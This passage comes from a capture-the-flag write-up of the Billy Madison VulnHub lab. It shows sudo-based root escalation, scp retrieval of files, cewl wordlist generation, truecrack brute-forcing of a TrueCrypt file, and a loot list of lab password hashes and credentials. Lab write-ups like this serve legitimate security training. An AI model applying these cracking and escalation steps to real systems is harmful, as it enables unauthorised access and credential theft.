    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User eric may run the following commands on BM:
    (ALL) NOPASSWD: ALL
eric@BM:~$
eric@BM:~$
eric@BM:~$ sudo su
root@BM:/home/eric#
root@BM:/home/eric# id
uid=0(root) gid=0(root) groups=0(root)
root@BM:/home/eric#
root@BM:/home/eric# uname -a
Linux BM 4.4.0-36-generic #55-Ubuntu SMP Thu Aug 11 18:01:55 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
root@BM:/home/eric#
root@BM:/home/eric# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:1a:ed:6c
          inet addr:192.168.92.167  Bcast:192.168.92.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:15687 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2567 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1146849 (1.1 MB)  TX bytes:320625 (320.6 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:190 errors:0 dropped:0 overruns:0 frame:0
          TX packets:190 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:13548 (13.5 KB)  TX bytes:13548 (13.5 KB)

root@BM:/home/eric#

```

Figure 16: writeup.privesc.steps.4.1

5. We copied `BowelMovement` and `hints.txt` files from `/PRIVATE/` directory to `/home/eric/` and changed file owner to user `eric`. Then we download both files locally using `scp`:

```

1 scp -p1974 eric@192.168.92.167:/home/eric/BowelMovement ./
2 scp -p1974 eric@192.168.92.167:/home/eric/hints.txt ./

root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 # scp -P1974 eric@192.168.92.167:/home/eric/Bowel
Movement ./
eric@192.168.92.167's password:
BowelMovement                                     100% 1024KB  44.9MB/s   00:00
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 # scp -P1974 eric@192.168.92.167:/home/eric/hint.
txt ./
eric@192.168.92.167's password:
hint.txt                                           100% 221    156.3KB/s   00:00
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #

```

Figure 17: writeup.privesc.steps.5.1

6. The `hints.txt` file hinted at a possible password from the Wikipedia page [BillyMadison](#). We used `cewl` to create a wordlist from the wiki page:

```
1 cewl -d0 "https://en.wikipedia.org/wiki/Billy_Madison" >wiki.wordlist
```

```
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 # cat hint.txt
Heh, I called the file BowlMovement because it has the same initials as
Billy Madison. That truly cracks me up! LOLLOL!

I always forget the password, but it's here:

https://en.wikipedia.org/wiki/Billy_Madison

-EG
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
```

Figure 18: writeup.privesc.steps.6.1

7. We then ran a password brute force on BowlMovement file as a truecrypt encrypted blob using truecrack and found it key:

```
1 truecrack -t BowlMovement -w wiki.wordlist → execrable
```

```
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 # truecrack -t BowlMovement -w wiki.wordlist
TrueCrack v3.0
Website: http://code.google.com/p/truecrack
Contact us: info@truecrack@gmail.com
Found password:      "execrable"
Password length:     "10"
Total computations:  "101"
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
```

Figure 19: writeup.privesc.steps.7.1

8. Mounting the decrypted BowlMovement file reveals a partition with secret.zip that contains both Billy_Madison_12th_Grade_Final_Project.doc and THE-END.txt files.

Loot

Hashes

```
1 billy:$6$eqJNxIDh$o0.ynkHZmLxfr0k8YXHHdbyB4boe2two4HnEiJzzuVEUh0w0paEtVCmHXziHhZIet71QcLqhqnV/`  
   ↪ iknE/.....  
2 veronica:$6$ud46500g$j9dN4Xh6nHTDUQ5LpnrUz16FdRiapcGvjg0JU2/`  
   ↪ Wx.G5Q.PFtbv.sa40JyNnzTVsFEMmgnEZQV1nxGFiy.....  
3 eric:$6$b15/PaMU$VKQussKbrXty79HD4A989SVCn.7.u6bJLMvsFgDSgiM01GlyM/`  
   ↪ lhb1xF0RcX90606aIMbP7XoVI2F5UzI.....
```

Credentials

```
1 ftp: veronica/babygirl_veronica07@y....., eric/ericdoesntdrinkhis.....  
2 ssh: eric/triscu...  
3 truecrypt: execrab..
```

References

- [+] <https://www.vulnhub.com/entry/billy-madison-11,161/>
- [+] <https://g0blin.co.uk/billy-madison-1-vulnhub-writeup/>